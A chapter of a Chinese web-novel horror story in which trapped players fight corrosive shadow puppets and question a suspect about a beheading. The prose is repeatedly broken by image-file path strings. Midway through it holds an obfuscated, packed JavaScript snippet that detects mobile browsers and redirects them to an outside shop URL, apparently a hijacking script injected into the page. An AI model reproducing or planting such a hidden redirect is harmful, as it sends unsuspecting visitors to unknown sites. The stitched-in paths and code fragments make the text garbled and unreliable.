邵空青抡着椅子腿帮钟白青挡开一个偷袭的皮影人,拉起她迅速向后退:“不行,我们两个人手不够,华元!来帮忙!” 华元被他一吼,吓得蹦起来倒退两米:“我没武器啊!” 邵空青将手里的椅子腿扔给他:“厨房那边是土墙,把皮影人往那边引。我想办法把皮影人控到土墙上,你和叶翛一人控一只皮影人的手,钟白青,这次换你守我后背。” 钟白青一怔,点头:“好。” 华元哭丧着脸:“哈哈,邵哥您是真会安排,最危险的手丢给俩弱鸡。” “不然你来引皮影人?” “不了不了,您来您来。” 叶翛嫌弃地用椅子腿捅了华元一下:“出息。” 几人往厨房方向奔跑,幸好皮影人虽然会提速,但速度有快有慢,到厨房时只有3只皮影人紧跟着。 钟白青和邵空青一人一脚踹开两只,接着邵空青迅速弯腰,在几人震惊的目光中,伸手抓住皮影人的双腿,将它往土墙上一甩,又抬脚将它压住。 叶翛华元目瞪口呆,还没反应过来时,皮影人的双手已经掐上邵空青的腿,裤子瞬间被腐蚀,发出“滋滋”声。 钟白青心道不好,迅速将皮影人的胳膊切掉,那双手掉在地上还在乱动,像试图重新掐上邵空青的腿。 钟白青拎着它手臂和身体连接的位置,怼墙上:“抵住。” 华元诶了一声,老老实实照着钟白青的话做。 幸好后续没再出什么差池,把皮影人叠一块后,邵空青用开瓶器尖端穿透它们眉心,固定在土墙上,观察了几秒,确认它们暂时下不来后才终于松手。 整个过程下来椅子腿已经被腐蚀掉一半,钟白青低头看向邵空青的腿,问:“没事吧?” 邵空青摇头,朝她露出一个笑:“没事,多亏你反应快。” 钟白青在心里啧了一声,又不好意思直接去看他伤情,于是转头问叶翛:“翛翛呢,没被碰到吧。” 叶翛拼命摇头:“没有没有,我和华元都没事。” 开什么玩笑,看到邵空青被掐的后果,他们恨不得离皮影人三米远,哪有机会被碰到。 “哦,那就好。”钟白青蔫蔫的,显然心情还是不大好。 邵空青轻轻拍了拍钟白青的肩膀,说:“你们休息会,看着皮影人,我去厨房找找有没有能用的东西。” 邵空青进厨房没多久就出来了,出来时见三人毫无形象坐在地上,也跟着直接席地而坐:“厨房空的,什么有没有,连锅都没有。” “哈?”钟白青气笑了,“所以我们吃的是空气?” 然后她低下头,用军工刀一下一下戳着地面:“我刚才还后悔,白天应该去医院偷套手术刀出来,现在看来估计医院里也是空的。” 可能关键物品全在秦旭或者钟夫人的房间里。 邵空青:“明天还是先去饭店看看吧,看看厨房有没有火源。” 钟白青闻言抬起头,目光扫过他受伤那条腿,借着微弱的月光,隐约能看到里面泛紫渗血的伤口。 她在心里叹气,一时竟分不清究竟是钟夫人更危险,还是厨师更危险。 钟白青声音闷闷的:“你和华元先去医院,我和翛翛去饭店。” 她知道邵空青是担心硬闯钟夫人房间不安全,但他不知道,饭店也很危险。 不过经过皮影人一役,钟白青心里起了一团火。 反正哪里都有危险,那就挨个闯呗。只要找到火源,就一把火把钟宅烧了给自己出气。 墙上的皮影人被钉住后一动不动,看样子也掀不起什么风浪了。 叶翛戳了戳钟白青的腰:“我们要在这里坐着等天亮吗?”她上班多年已经习惯了早睡,这会眼皮已经在打架了。 钟白青摇头:“轮流睡吧。” 钟白青站起身,接着说:“两个人回去拿被褥,两个人在这守着皮影人。一会也分两批轮流睡觉和守夜。华元,你现在跟我去拿被褥。” “啊?哦,好。”见识过钟白青的狠劲,华元现在觉得不管是跟着哪个青,都很安全。 幸好,黑暗的房间里没再钻出新的皮影人,钉在墙壁上的皮影人也的确没了动静。 在地上铺好被褥后,叶翛看看钟白青,又看看邵空青,问:“咱们谁先睡啊。” 钟白青:“翛翛和华元先睡吧。” 华元双手合十:“那可太好了,感谢青姐对牛马的照拂,你是我唯一的姐,明天我一定照顾好邵哥。” 叶翛疑惑:“为什么我们我家白青是青姐,他是邵哥?” 华元满脸嫌弃:“这里如果是什么赵府、钱府,当然就叫钟姐啊。” 叶翛挠头:“呃,有道理哈。” 钟白青催促着两人快睡,随后在邵空青对面坐下,脑袋搁在膝盖上,手里把玩着那把军工刀。 莫名其妙被带到奇怪的古镇上,白天被厨师威胁,晚上还被皮影人追杀,钟白青突然有种被戏耍的感觉。 邵空青打破沉默:“这把刀不错。” “嗯哼,有眼光。”钟白青得意,但胳膊往回收了一点。 邵空青见状略显尴尬,看出她刚才在闷闷不乐,于是转移话题:“别担心,会有办法的。还有8小时天亮,一会好好睡一觉。” 闻言,钟白青没有 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17407484|200599||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 动,脸颊蹭在膝盖上轻轻点了一下头。 没人说话后整个世界都安静下来,微小的虫鸣声从远方传来,把氛围衬托得更静谧。 但是,为什么,好像,有女人在哭? 钟白青皱起眉,仔细听着。 声音来源于他们原先住的那栋二层楼,女人的哭声一阵一阵。 钟白青感觉自己裤腿被人扯了一下,是叶翛,她声音颤抖着问:“白青,你听到了吗?” 钟白青嗯了一声,和邵空青视线对上,他眼中也满是警惕。 钟白青脑中一个念头闪过:“我们是不是忘记了两个人。” “卧槽!”华元弹起,“那对情侣!” 钟白青皱起眉:“我记得停电后,有人尖叫,接着是破窗声,我以为是你们俩太紧张把窗户打碎了。” 现在想想,确实不是他们打碎的窗户。刚才她回房间拿被褥,窗户完好无损。 “难怪他们房门一直关着。”邵空青神色凝重,“当时太混乱了,我原本以为他们房里很安全才没出门。” 再然后他就完全忘记这两个人了。 叶翛:“怎么办,我们要过去看看吗?” 钟白青:“要不两个人去看看?” 钟白青瞥了一眼仿佛死透了的皮影人,安排道:“我和翛翛去吧,你们在这守着皮影人。” 邵空青刚想开口立马被打断:“你受伤就别乱跑了。” “……好。” …… 回到二层小楼前,就见情侣女生正蹲在地上抽泣。 感觉到有人靠近,她猛地一抬头,然后哇地一声哭出来:“你们没死啊,太好了。” 叶翛壮着胆子靠近,问她:“你男朋友呢?” “他死了,呜呜呜……”女生哭得上气不接下气,“只剩你们两个人了吗?” 钟白青沉默半晌,上前拉起她:“没,我们四个都没事,他们在另一边守皮影人,我们先过去吧,等人齐了再说。” “皮影人?你们解决皮影人了?” 钟白青看着黑洞洞的大厅,不想在这种时候废话,催促道:“嗯,先走吧,人多更安全,有什么事待会再说。” …… 当女生看到被钉在墙上的皮影人时,目瞪口呆,随后又忍不住开始啜泣:“早知道就跟着你们了,那他就不会死了……” 叶翛贴心地把女生拉到自己的被褥边,扶着她坐下,安慰道:“等天亮我们一起去找你男朋友吧,万一他没死呢,可能只是被困住了。” 女生擦着眼泪疯狂摇头:“不、不,他死了,活不了了……” “当时突然停电,我们房间里突然多出一个人影。那个人影抓伤了我男朋友,然后我们才看清那是个活的皮影人。” “但是我男朋友说晚上肯定不安全,就用衣柜把门堵死了,当时情况紧急,没有办法,只好打破窗户逃出去。” “谁知道那个皮影人也跟着我们跑出来了,没有办法了,我男朋友就想着去找秦旭,也许秦旭会有办法。” 女生说着,控制不住恐惧睁大双眼:“我们过去后还没来得及敲门,皮影人马上就要追上来了。没有办法,我男朋友就直接推门了……秦旭就在房间里面!” “她不是人!她、她抓住我男朋友,徒手把他头拧下来了!到处都是血!还有那个皮影人!皮影人会吸人血!” 5. 第 5 章 众人沉默了好久,齐齐挪了几步远离皮影人,叶翛被吓得退回钟白青身边抱住她。 钟白青打破沉默:“先休息吧,等天亮去秦旭房间看看。” 说完她看向情侣女生,“你今晚先别睡了。” 一旦她睡觉,怕是梦里全是徒手断头场景,明天醒来估计得疯。 …… 钟白青是被一声尖叫吵醒的。 情侣女生双眼浑浊头发凌乱,抱头尖叫:“秦旭!是秦旭!她来杀我们了!” “?”秦旭止住脚步。 钟白青见她停在两米外,摸着口袋里的军工刀,略微思忖一番,决定先按兵不动。 开什么玩笑,秦旭能徒手拧头,她才不冒险先动手。 邵空青问道:“你昨晚在哪里?” 秦旭露出一个恍然大悟的表情:“你们昨晚也碰上皮影人了?” 没人回应她,见所有人都满脸警惕,秦旭叹了口气接着解释说:“我昨天想出去多找找线索,很晚才回来。路过医院的时候进去想看你们在不在,然后外面突然就停电了。” “除了医院,整个镇子全都停电了,然后就有皮影人从房子里钻出来。我看那些皮影人好像不敢靠近医院,猜测它们怕光,就一直在医院等,天亮后皮影人全部消失,才往这边赶。” “怎么了,发生什么事了?”秦旭脸上的关切不像作假。 钟白青回头看了眼原本钉着皮影人的位置,果然,墙壁上只剩下一个红酒开瓶器,皮影人直接人间蒸发了。 情侣女生尖叫着摇头:“不可能!你撒谎!昨天你明明就在房间!我看见你杀人了!” 秦旭明显愣住了:“什么杀人?已经有人死了?我杀的?” 几人视线交汇一番,最终邵空青开口道:“如果你是无辜的,那带我们去你房间看看吧。” 说完他又看向钟白青,眼神示意情侣女生,问:“要带上她吗?” 女生明显在情绪崩溃边缘,不适合再回事发现场,钟白青想了一下说:“翛翛、华元还有……你叫什么?” “王雪。” “行,一会你们仨在楼下等吧,我和邵空青上去看看。”说完钟白青转头询问秦旭,“行吗?” 秦旭点头同意,看上去确实不知情。 路上秦旭又问了一遍昨晚发生的事,邵空青简单把王雪的话总结了一下转述给她。 秦旭沉默半晌后,小心猜测道:“会不会是王雪产生幻觉了,或者皮影人能伪装成我们的样子?” 钟白青的手一直把玩着口袋里的军工刀,轻哼一声:“或许吧。” 秦旭身份疑点重重,她骗人只需要随口一编,但他们想判断真伪可就难了。 站在门前,秦旭掏出钥匙打开门上的锁,开门后,房内一片整洁。在秦旭还没反应过来时,钟白青跟邵空青对视一眼,突然绕到秦旭身后,出刀架在她大动脉上。 “不好意思啦,以防万一你偷袭,只能先这样了,不介意我们进去检查一下吧。” 秦旭身体瞬间紧绷,无语地笑笑:“当然不介意。” 随后邵空青仔细检查了一下墙壁和地板缝隙,对钟白青摇摇头:“没有血迹。” 秦旭呼出一口气:“都说了,我昨晚一直在医院。一定是王雪被吓出幻觉了,她男朋友可能是被皮影人处理掉的。” 钟白青没放过秦旭脸上任何一个微表情,她的紧张不像装的,也完全没有试图反抗,脖子一直努力远离刀刃。也许在杀人这件事上,她的确是无辜的。 挖坑、幻象、杀人,种种异常全堆秦旭一个人身上,反而有点刻意了。 钟白青叹了口气,话锋一转:“有钱吗?” 秦旭愣住:“什么?……有。” 钟白青的刀已经蹭破她皮肤了。 “把你有的钱全给我们,还有。”钟白青拽着她转身,面朝隔壁房门口,“这边住的是钟夫人吗?” “是。” “今天有什么安排?” “你们今天要选两个人去给钟夫人面诊。” “什么时间?” “没要求。” “行,给钱吧。” 秦旭指指脖子上的刀:“你这样子,我怎么拿给你。” 钟白青还是没松手:“放在哪?” “左边床头柜第一层。” 钟白青架着秦旭走到床头柜边,邵空青沉默跟着,见二人都腾不出手,主动上前拉开抽屉,里面放着一摞银元。 秦旭抢先开口:“我来的时候抽屉里只有这些,没更多的了。” “行吧。” 钟白青笑眯眯看着邵空青取出银元,送到她面前问:“放你口袋?” 钟白青:“不用,一人一半吧,太重了。” 把秦旭掏得差不多后,钟白青思索一番,最终还是将人放开:“我也不为难你,说说你昨天有什么发现,说完你就该干嘛干嘛去吧。” 秦旭扯扯嘴角:“这不公平吧,你们什么都没告诉我……” 钟白青威胁似的比划了一下刀。 “咳,也没什么发现,我昨天一直在找小镇边界,想试试能不能直接走出去。但是可能有鬼打墙,无论怎么走都没办法靠近城门。” 秦旭两手一摊:“就是因为走太远了,所以才回来得那么晚。” 狡辩成立,钟白青点点头:“行,我们走吧。” …… 在楼下把大致情况说了一下后,王雪满眼不可置信:“怎么可能,我不信,我要上去看看!” 说完王雪就往楼上冲,叶翛没能拉住她急得大喊:“你别跑这么快,秦旭还在上面。” 王雪脚步没停,撂下一句话便消失在楼梯转角:“你们忙你们的,不用管我。” 华元无语:“逆天情侣。” 钟白青出声打断:“算了先别管她了,抓紧时间,我有新安排。” 邵空青侧头看她。 钟白青:“我和翛翛去饭店找火源,华元你陪邵空青去医院,中午我们再到医院门口汇合。” “下午去见一见钟夫人,晚上皮影人可能会卷土重来,我们要提前做好防备。” 即使饭店没火源,钟夫人房间也一定有,就是不知道到时候要怎么弄到手。 …… 钟白青用两块银元包了辆黄包车,挨个找饭店询问。 幸运的是,即使钟白青主动提出要去后厨看看,也没有拿着菜刀的厨师狞笑着出现。 但依旧不让吃饭,也不让进后厨。 叶翛在黄包车上颠吧了小半个上午,想吐胃里又没东西,脸色难看地靠在椅背上:“白青,我快不行了,我们早上忘记吃饭了。” 钟白青脸色也好看不到哪去,她舔了一下嘴唇说:“下个饭店,再不给做饭,我就砸店。” 